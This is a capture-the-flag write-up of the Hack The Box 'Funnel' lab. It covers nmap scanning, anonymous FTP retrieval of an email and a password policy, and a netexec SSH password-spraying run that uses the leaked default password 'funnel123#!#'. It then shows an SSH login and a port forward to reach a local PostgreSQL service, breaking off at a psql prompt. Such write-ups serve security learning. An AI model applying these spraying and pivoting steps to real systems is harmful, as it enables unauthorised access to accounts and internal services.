HTB-Funnel-22Dec23

IP

10.129.155.238

Credentials & Users

root@funnel.htb
optimus@funnel.htb
albert@funnel.htb
andreas@funnel.htb
christine:funnel123#!#

maria@funnel.htb

From the password policy pdf for credential stuff.
They must avoid basic combinations that are easy to crack. For instance, choices like password password1 and `Pa$$w0rd` are equally bad from a security perspective.
default password of funnel123#!#

Services

21/tcp open ftp
22/tcp open ssh

Technologies

vsftpd 3.0.3
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0) linux_kernel:5.0


NMAP

```
$ sudo nmap -sC -sV -O 10.129.155.238
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-22 20:42 GMT
Nmap scan report for 10.129.155.238
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
|drwxr-xr-x 2 ftp ftp 4096 Nov 28 2022 mail_backup
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.10.14.159
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 2
| vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| 256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


FTP

Anonymous login is enable on FTP. This should be changed if it must be internet facing or it should be only accessible via a localhost connection.



```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint]
└─$ sudo ftp 10.129.155.238
Connected to 10.129.155.238.
220 (vsFTPd 3.0.3)
Name (10.129.155.238:sw1m): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


Emails Recovered from FTP



```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ ls -l
total 64
-rw-r--r-- 1 root root 58899 Nov 28  2022 password_policy.pdf
-rw-r--r-- 1 root root   713 Nov 28  2022 welcome_28112022

┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ catcat welcome_28112022
Command 'catcat' not found, did you mean:
  command 'batcat' from deb bat
  command 'fatcat' from deb fatcat
Try: sudo apt install <deb name>

┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ cat welcome_28112022
Frome: root@funnel.htb
To: optimus@funnel.htb albert@funnel.htb andreas@funnel.htb christine@funnel.htb maria@funnel.htb
Subject:Welcome to the team!

Hello everyone,
We would like to welcome you to our team.
We think you'll be a great asset to the "Funnel" team and want to make sure you get settled in as smoothly as possible.
We have set up your accounts that you will need to access our internal infrastructure. Please, read through the attached passw
ord policy with extreme care.
All the steps mentioned there should be completed as soon as possible. If you have any questions or concerns feel free to reac
h directly to your manager.
We hope that you will have an amazing time with us,
The funnel team.

┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ █
```

The email suggests that we may need to portforward to get access to the internal infrastructure.

Password policy was also recovered



Password Policy 🔐

Overview


Passwords are a key part of our cyber security strategy. The purpose of this policy is to make sure all resources and data receive adequate password protection. We cannot overstate the importance of following a secure password policy and therefore have provided this document for your guidance. The policy covers all users who are responsible for one or more account or have access to any resource that requires a password.

Password Creation:

- All passwords should be sufficiently complex and therefore difficult for anyone to guess.
- In addition, employees should also use common sense when choosing passwords. They must avoid basic combinations that are easy to crack. For instance, choices like "password," "password1" and "Pa$$w0rd" are equally bad from a security perspective.
- A password should be unique, with meaning only to the user who chooses it.
- In some cases, it will be necessary to change passwords at certain frequencies.
- Default passwords — such as those created for new users — must be changed as quickly as possible. For example the default password of "funnel123#!#" must be changed **immediately**.


SSH

As there is only two ports available the next steps seems to be a credential stuffing vector. I'm just going to use netexec as I've just moved to netexec and this is the first opportunity i've had to use this.




```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ netexec ssh 10.129.155.238 -u creds.txt -p pass.txt --continue-on-success
SSH         10.129.155.238  22     10.129.155.238   [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5
SSH         10.129.155.238  22     10.129.155.238   [-] root:funnel123#!# Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] optimus:funnel123#!# Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] albert:funnel123#!# Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] andreas:funnel123#!# Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [+] christine:funnel123#!#  (non root) Linux - Shell access!
SSH         10.129.155.238  22     10.129.155.238   [-] maria:funnel123#!# Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] root:password Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] optimus:password Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] albert:password Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] andreas:password Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] maria:password Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] root:password1 Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] optimus:password1 Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] albert:password1 Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] andreas:password1 Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] maria:password1 Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] root:Pa$$w0rd Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] optimus:Pa$$w0rd Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] albert:Pa$$w0rd Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] andreas:Pa$$w0rd Authentication failed.
SSH         10.129.155.238  22     10.129.155.238   [-] maria:Pa$$w0rd Authentication failed.
```

We now have credentials so we can move forward with a SSH login as christine and helpfully have a decent shell to priv esc off the back of.




```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ sudo ssh christine@10.129.155.238
The authenticity of host '10.129.155.238 (10.129.155.238)' c
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdlusl
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[finger
Warning: Permanently added '10.129.155.238' (ED25519) to the
christine@10.129.155.238's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 22 Dec 2023 09:41:20 PM UTC

  System load:             0.0
  Usage of /:              63.2% of 4.78GB
  Memory usage:            13%
  Swap usage:              0%
  Processes:               162
  Users logged in:         0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for ens160:  10.129.155.238
  IPv6 address for ens160:  dead:beef::250:56ff:fe96:ecf8

 * Strictly confined Kubernetes makes edge and IoT secure. L
   just raised the bar for easy, resilient and secure K8s cl

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-rele


christine@funnel:~$ 
```




```
christine@funnel:~$ pwd
/home/christine
christine@funnel:~$ id
uid=1000(christine) gid=1000(christine) groups=1000(christine)
christine@funnel:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:62ff:feb4:df8d  prefixlen 64  scopeid 0x20<link>
        ether 02:42:62:b4:df:8d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5  bytes 526 (526.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Looking at the network information it looks like we have a docker container running and I assume that is the internal network the emails mentioned.




```
christine@funnel:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUN
        inet 172.17.0.1  netmask 255
        inet6 fe80::42:62ff:feb4:df8
        ether 02:42:62:b4:df:8d  txq
        RX packets 0  bytes 0 (0.0 B
```




```
root:x:0:0:root:/root:/bin/bash
christine:x:1000:1000::/home/christine:/bin/bash
christine@funnel:/tmp$ 
```

There is a bunch of stuff we need to enumerate listed on various ports. Interestingly 5432 is postgresql so I now make the presumption that is the internal infrastructure mentioned in the emails.




```
christine@funnel:/tmp$ ss -tln
State          Recv-Q         Send-Q                   Local Address:Port
LISTEN         0              4096                         127.0.0.1:5432
LISTEN         0              4096                         127.0.0.1:36033
LISTEN         0              4096                     127.0.0.53%lo:53
LISTEN         0              128                            0.0.0.0:22
LISTEN         0              32                                   *:21
LISTEN         0              128                               [::]:22
```



```
christine@funnel:~$ ss -tl
State          Recv-Q         Send-Q                   Local Address:Port
LISTEN         0              4096                     127.0.0.1:postgresql
LISTEN         0              4096                     127.0.0.1:36033
LISTEN         0              4096                   127.0.0.53%lo:domain
LISTEN         0              128                          0.0.0.0:ssh
LISTEN         0              128                        [::1]:postgresql
LISTEN         0              32                                 *:ftp
LISTEN         0              128                             [::]:ssh
christine@funnel:~$ 
```


SSH Forwarding

Creating a port forward using christines credentials straight to port 5432. This should allow the access to the SQL database as if it was running on my own pc.




```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ sudo ssh -R 5432:10.10.14.159:5432 christine@10.129.155.238
[sudo] password for sw1m:
christine@10.129.155.238's password:
Permission denied, please try again.
christine@10.129.155.238's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)
```

Accessing the SQL database on localhost




```
┌──(sw1m㉿kali)-[~/HTB/StartingPoint/HTB-Funnel22Dec2023]
└─$ sudo psql -U christine -h 127.0.0.1 -p 5432
Password for user christine:
